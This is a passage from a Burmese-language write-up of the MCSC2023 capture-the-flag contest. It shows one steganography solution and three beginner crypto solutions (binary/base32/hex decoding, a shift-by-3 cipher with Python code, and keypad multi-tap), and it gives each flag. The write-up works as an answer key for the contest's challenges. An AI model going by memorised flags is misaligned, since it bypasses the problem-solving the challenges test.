
ဆိုပြီး output text file ထုတ်လိုက်ပါ။

output.txt ကို grep နဲ့စစ်ထုတ်လိုက်ရင် flag ရပါတယ်။

```
(kali㉿kali)-[~/Desktop]
$ strings output.txt | grep "MCSC2023"
MCSC2023{N4t10n4l_S0ng_1n_St3g0}
```

MCSC2023{N4t10n4l_S0ng_1n_St3g0} ဖြစ်ပါတယ်။

7. 3 steps Hair (50) Crypto



01000111 01010010 01010011 01000011 01000001 01001110 01000010 01010100
01000101 01000001 00110010 01010100 01000111 01001001 01000010 01010101
01000111 01001101 01010001 01000100 01000111 01001101 01010010 01000001
01000111 01001101 01011001 01000011 01000001 01001101 01011010 01010011
01000101 01000001 01011010 01010100 01000111 01001001 01000010 01011000
01001101 01001001 01010001 01000100 01001001 01011001 01011010 01000001
01000111 01011001 00110010 01010011 01000001 01001110 01011010 01010101
01000101 01000001 00110010 01010111 01001101 01001001 01000010 01010101
01000111 00110100 01010001 01000100 01001101 01011010 01010010 01000001
01000111 01010110 01010100 01000011 01000001 01001110 01001010 01010101
01000101 01000001 00110011 01000111 01001101 01001001 01000010 01010110
01001101 01011001 01010001 01000100 01001001 01011010 01000010 01000001
01000111 01011001 01011001 01010011 01000001 01001110 01011010 01010011
01000101 01000001 00110011 01000100 01000011 01001001 01000010 01011000
01000111 01011001 01010001 01000100 01001101 01001111 01001010 01000001
01000111 01011010 01010001 01010011 01000001 01001110 01010010 01010010
01000101 01000001 00110011 01010100 01010011 01001001 01000010 01010111
01000111 01000101 01010001 01000100 01001111 01011010 01000001 00111101

ပေးထားတဲ့ binary ကိုဖြည့်လိုက်ရင်

GRSCANBTEA2TGIBUGMQDGMRAGMYCAMZSEAZTGIBXMIQDIYZAGY2SANZUEA2WMI
BUG4QDMZRAGVTCANJUEA3GMIBVMYQDIZBAGYYSANZSEA3DCIBXGYQDMOJAGZQ
SANRREA3TSIBWGEQDOZA=

ဒုတိယတစ်ကြိမ် base 32 decode လုပ်လိုက်ရင်

4d 43 53 43 32 30 32 33 7b 4c 65 74 5f 47 6f 5f 54 6f 5f 4d 61 72 61 76 69 6a 61 79
61 7d ရပြီး၊ တတိယအကြိမ် hexadecimal decode လုပ်လိုက်ရင်

Flag ဖြစ်တဲ့ **MCSC2023{Let_Go_To_Maravijaya}** ကိုရပါတယ်။

8. Crypto_3 (500) Crypto

Crypto_2 500

Using Encryption Algorithm, Message 'MCSC 2023 CTF' Has
Been Encrypted With A key Value Of 5 Resulting In The
Encrypted Message Is 'SHXH%7578%HYK'.

In The MCSC 2023 CTF Case

```
def encrypt_message(message, key): encrypted_message = ""  
for char in message: encrypted_char = chr(ord(char) + key)  
encrypted_message += encrypted_char return  
encrypted_message
```

Your Challenge Is To Decrypt The Message And Provide The
Original Unencrypted Message.

****Encrypted_message ****

```
" Edjdq/#lurp#Wkh#Khduw#Ri#wkh#P|dqpdu#Shrsoh " key  
= 3
```

ပေးထားတဲ့ python code ကို decrypted ပုံစံပြန်ရေးပြီး encrypted message, key
သုံးပြီးထုတ်လိုက်ရင် အဖြေထွက်ပါတယ်။

```
1 usage
2
3 def decrypted_message(encrypted_message, key):
4     decrypted_message = ""
5     for char in encrypted_message:
6         decrypted_char = chr(ord(char) - key)
7         decrypted_message += decrypted_char
8     return decrypted_message
9
10 print(decrypted_message("Edjdg/#Iurp#Wkh#Khduw#Ri#wkh#Pldgppdu#Shrsoh", 3))
```

decrypted_message() > for char in encrypted_message

crypto2 x

C:\Users\kyawy\AppData\Local\Programs\Python\Python311\python.exe D:\CTF_cryptoPython\crypto2.
Bagan, From The Heart Of the Myanmar People

Flag က **MCSC2023{Bagan, From The Heart Of the Myanmar People}** ဖြစ်ပါတယ်။

9. Crypto_2 (50) Crypto

Crypto_3

50

Mr.Hnin Maung is Not Familiar With Moden Technology and He Is Very Interesting Ancient Cryptography Techniques.

Yesterday He Wrote His Whiteboard On This Key . Find The Flag.

66-2-999-7-999-444-3-2-9-0-222-2-7-444-8-2-555-000-666-333-0-6-999-2-66-6-2-777

66-2-999-7-999-444-3-2-9-0-222-2-7-444-8-2-555-000-666-333-0-6-999-2-66-6-2-777

ဆိုတဲ့ code ကို keypad typing ရိုက်တဲ့ပုံစံအတိုင်းစဉ်းစားလိုက်ရင် NAYPYIDAW CAPITAL OF MYANMAR ဆိုတဲ့ စာကိုရပါတယ်။

Flag က **MCSC2023{NAYPYIDAW CAPITAL OF MYANMAR}** ဖြစ်ပါတယ်။